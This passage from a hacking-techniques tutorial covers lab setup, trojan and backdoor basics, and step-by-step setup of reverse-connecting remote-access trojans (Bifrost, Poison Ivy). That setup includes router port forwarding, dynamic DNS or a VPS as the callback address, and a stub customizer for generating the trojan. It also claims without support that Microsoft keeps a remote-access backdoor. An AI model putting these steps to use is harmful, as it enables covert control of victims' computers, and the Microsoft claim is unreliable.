COMMON WINDOWS, LINUX AND WEB SERVER SYSTEMS HACKING TECHNIQUES

DR. HIDAIA MAHMOOD ALASSOULI

Common Windows, Linux and Web Server Systems Hacking Techniques

By
Dr. Hidaia Mahmood Alassouli
Hidaia_alassouli@hotmail.com

1. Introduction

A Trojan horse or Trojan is a type of malware that is often disguised as legitimate software. Trojans can be employed by cyber-thieves and hackers trying to gain access to users' systems. Users are typically tricked by some form of social engineering into loading and executing Trojans on their systems. Once activated, Trojans can enable cyber-criminals to spy on you, steal your sensitive data, and gain backdoor access to your system.

A computer virus is a type of computer program that, when executed, replicates itself by modifying other computer programs and inserting its own code. If this replication succeeds, the affected areas are then said to be "infected" with a computer virus. Computer viruses generally require a host program.

System hacking is defined as the compromise of computer systems and software to access the target computer and steal or misuse their sensitive information. Here the malicious hacker exploits the weaknesses in a computer system or network to gain unauthorized access to its data or take illegal advantage.

Web content is generated in real time by a software application running at server-side. So hackers attack on the web server to steal credential information, passwords, and business information by using DoS (DDos) attacks, SYN flood, ping flood, port scan, sniffing attacks, and social engineering attacks.

This report covers the common techniques and tools used for System, Windows, Linux and Web Server Hacking. The report contains from the following sections:

- Part A: Setup Lab:
- Part B: Trojens and Backdoors and Viruses
- Part C: System Hacking
- Part D: Hacking Web Servers
- Part E: Windows and Linux Hacking

You can download all hacking tools and materials from the following websites


http://www.haxf4rall.com/2016/02/13/ceh-v9-pdf-certified-ethical-hacker-v9-courseeducatonal-materials-tools/

www.mediafire.com%2Ffolder%2Fad5szsted5end%2FEduors_Professional_Ethical_Hacker&h=gAQGad5Hf

2. Part A: Setup Lab

a) Setup lab


- From the virtualization technology with software VMware or virtual box we can do more than one virtual machines, one linux and other windows 2007 or windows Xp
- Download vmware and install it
- Create folder edurs-vm in non-windows partition. Create a folder for each operating system
- Install any windows operating system.
- Download backtrack



- To install backtrack on usb, download unebootin. We need also to use the tool to support booting from flash memory in vmware.

- Download and install kali linux


- Download and install metasploit.



Metasploit is big project that contains a lot of modules or programs. These modules or programs can utilize the holes in windows machines or linux machines operating systems. For any hole that occur in the operating systems, we can develop the program that can utilize this hole. We can work on it through command line or graphical interface. The programs that use graphical interface are armitage and Koblet Strike . In linux we can update the metasploite using command msfupdate.


2. Part B: Trojens and Backdoors and Viruses

a) Backdoors



The backdoor is the backdoor that through it we can make access on the machine and we can make bypass to the existing security policies. Microsoft has a backdoors that enables it to make remote access on the machine.

b) Torjen Horse:




Trojen horse is a good program that carries bad program. When the client download the good program, it will download with it the trojen program also so the hacker can access the machine.

c) Overt channel and Covert Channel:


The overt channel means that any program when run makes for it channel between it and the system. The covert channel means that the program will use the channel in the wrong direction to access the machine.

d) Different Types of Torjens:



e) How Do Reverse Connecting Torjans work :

Trojan program in the hacker computer which creates server that installed in the client computer. In the reverse connection technique, the server on the client computer will make connection to the Trojan program on the hacker machine. We have problem that the hacker needs constant real ip that does not change .



- Windows Torjans Tools are Biforst and Poison Ivy
- We must make port forward and dynamic dns. Go to basics then nat in the router configuration website. Choose the start and end port number and the internal ip of the hacker computer. We need to make the ip of the hacker computer static and same as the ip in the router configuration. It means if the router will come to the real ip of the router at port 81, it must forward the hacker computer with the internal ip 192.168.1.150 at port 81.
- The problem that the real ip of the router not constant and changing. One solution that we buy real ip. To buy real ip, we need to have phone line registered for the hacker. So better solution is to register for dynamic domain name in dynamic dns server. This domain name will point to the real ip of the router. If the real ip changes, the router will change the data in the dynamic dns server. The client Trojan will make connection with the dynamic dns server and it tell him the real ip of the router. So the Trojan makes the connection to the router at the port given in the Trojan program and the router will make port forward to the hacker computer.


NAT - Virtual Server


Virtual Server for	PVC0 - Multiple IP Account
Rule Index	1
Application	Bifrost -
Protocol	ALL
Start Port Number	81
End Port Number	81
Local IP Address	192.168.1.150
Start Port(Local)	81
End Port(Local)	81

Virtual Server Listing


Rule	Application	Protocol	Start Port	End Port	Local IP Address	Start Port(Local)	End Port(Local)
1	Bifrost	ALL	81	81	192.168.1.150	81	81
2	Poison	ALL	3460	3460	192.168.1.150	3460	3460

- The site no-ip.com can provide dynamic dns. Register, then choose add host.
- Download and setup the no-ip program at hacker computer.






- You can utilize a property in routers called dynamic dns




- Register for account in dyndns.com and put the registration information in the router configuration. When the router restarts, it will register its ip in dynamic dns.
- We can use VPS machine. VPS will have real IP and it is adevice connected directly to internet and we put through it Trojan program. The Trojan server in the client will make reverse connection to this real IP so the real IP will not change and VPS up in 24hrs.

f) Windows Torjan Tools :





- Download bifrost. The bifrost has small size and accept encryption in many ways. Make registration.
- Make the port forward at the router.




- Then go bifrost stub customizer and generate the trojan with the following sittings. The file generated will be Customized.

- Open the program bifrost. Put the dynamic dns name and the port number the Trojan program will work.

